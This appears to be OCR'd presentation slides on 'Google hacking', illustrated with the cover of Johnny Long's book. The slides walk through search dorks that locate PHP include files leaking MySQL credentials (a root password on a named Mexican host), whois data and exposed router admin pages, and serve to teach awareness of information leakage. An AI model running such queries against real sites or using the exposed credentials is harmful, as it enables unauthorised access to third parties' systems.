
The Dark Side of Googling

- Discover exactly how your server is being hacked via Google searches
- Implement immediate measures to protect against computer criminals, identity thieves, and even terrorists
- Detect SQL injection points, login portals, execute port and CGI scans, fingerprint web servers, locate firewall and IDS logs, password databases, and SQL dumps

Johnny Long

FOREWORD BY ED SKOUDIS

544 pages



Google Search: filetype:inc intext:mysql_connect .mx - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Web Images Groups News more »
Search
Advanced Search
Preferences

http://www.google.co.il/search?num=30&hl=en&newwindow=1&q=filetype%3Ainc+intext%3Amysql_connect+.

filetype:inc intext:mysql_connect .mx

There were no results in your selected language(s). Showing worldwide web results for filetype:in


Web Results 1 - 3 of 3 for filetype:inc intext

php /* * sql.inc * * Library to make SQL calls database ... - [Translate this page]
... else { return mysql_pconnect($host); } } function SQL_connect($host="local") { if ($host == "local") { return mysql_connect(); } else { return mysql_connect ...
sahuaro.mxl.cetys.mx/goman/db/sql.inc - 2k - Supplemental Result - Cached - Similar pages

php $link = mysql_connect("localhost", "root", "321") or die ... - [Translate this page]
<?php $link = mysql_connect("localhost", "root", "321") or die("Could not connect: " . mysql_error()); echo "Connected successfully"; mysql_close($link); ?>
reportes.atthosting.com.mx/header.inc - 1k - Supplemental Result - Cached - Similar pages

session_start(); header("Cache-control: private"); $db ... - [Translate this page]
session_start(); header("Cache-control: private"); $db = mysql_connect("localhost", "mybhicom_db ... mc|md|mg|mh|mil|mk|ml|mm|mn|mo|mp|mq|mr|ms|mt|mu|mv|mw|mx|my|mz ...
www.mybhi.com/assembly/articles/includes/common.inc - 3k - Supplemental Result - Cached - Similar pages

Lets see if we can find some SQL passwords in Mexico


http://64.233.183.104/search?q=cache:dqgyYErtHGUJ:reportes.atthosting.com.mx/header.inc+filety
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://64.233.183.104/search?q=cache:dqgyYErtHGUJ:reportes.atthosting.com.mx/header.i


This is Google's cache of http://reportes.atthosting.com.mx/header.inc as retrieved on 28 Sep 2004 20:5
Google's cache is the snapshot that we took of the page as we crawled the web.
The page may have changed since that time. Click here for the current page without highlighting.
This cached page may reference images which are no longer available. Click here for the cached text only.
To link to or bookmark this page, use the following url: `http://www.google.com/search?q=cache:dqgyYErtHGUJ:reportes.atthosting.com.mx/header.inc+filetype:inc+intext:mysql_connect+.mx&hl=`

Google is not affiliated with the authors of this page nor responsible

These search terms have been highlighted: **mysql_connect**
These terms only appear in links pointing to this page: **mx**

```
<?php
$link = mysql_connect("localhost", "root", "321")
   or die("Could not connect: " . mysql_error());
echo "Connected successfully";
mysql_close($link);
?>
```

Always remember that everything is cached




SquirrelMail - Login - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
SquirrelMail
Completewhois.Com Whois lookup on atthosting.com.mx - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address

Address: http://reportes.atthosting.com.mx/src/login.php

Address: http://www.completewhois.com/cgi-bin/whois.cgi

```
DOMINIO:                       atthosting.com.mx

FECHA DE CREACION:             23-FEB-01
FECHA DE ULTIMA MODIFICACION:  23-FEB-01

ORGANIZACION:                  ALESTRA S. de R.L. de C.V. [alest]
DOMICILIO:                     _, Nuevo Leon, Mexico

CONTACTO ADMINISTRATIVO:       AT&T Web Hosting  [rober258]
DOMICILIO:                     San Nicolas de los Garza, Nuevo Leon, Mexico

CONTACTO TECNICO:              AT&T Web Hosting  [rober258]
DOMICILIO:                     San Nicolas de los Garza, Nuevo Leon, Mexico

CONTACTO DE PAGO:              Payment Domain Alestra   [payme]
```


Google Search: intitle:"speedstream router management interface" - Microsoft Internet
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
Google
Web
Images
Groups
News
more »
Search

http://www.google.co.il/search?num=30&hl=en&newwindow=1&q=intitle%3

intitle:"speedstream router management interface"


Web Results **1** - **16** of **16 English and Hebrew** pages for **intitle:"sp**

SpeedStream Router Management Interface
arc-service.com/ - 2k - Cached - Similar pages

SpeedStream Router Management Interface
www.vanilledesiles.com/ - 2k - Cached - Similar pages

SpeedStream Router Management Interface
perfo.servehttp.com/ - 2k - Cached - Similar pages

SpeedStream Router Management Interface
www.ranmaniacos.org/ - 2k - Cached - Similar pages


SpeedStream Router Management Interface - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.vanilledesiles.com/
Go
SpeedStream
Efficient NETWORKS
ENGLISH FRANÇAIS Help
5200
Home
Login
Setup
Status and Statistics
Diagnostics
Tools
Done
Internet

System Summary

System Type: SpeedStream 5200-Series

Config Part #: 003-7080-509

Firmware Part #: 004-E240-A3J

MAC Address: 00:0B:23:0F:36:B6

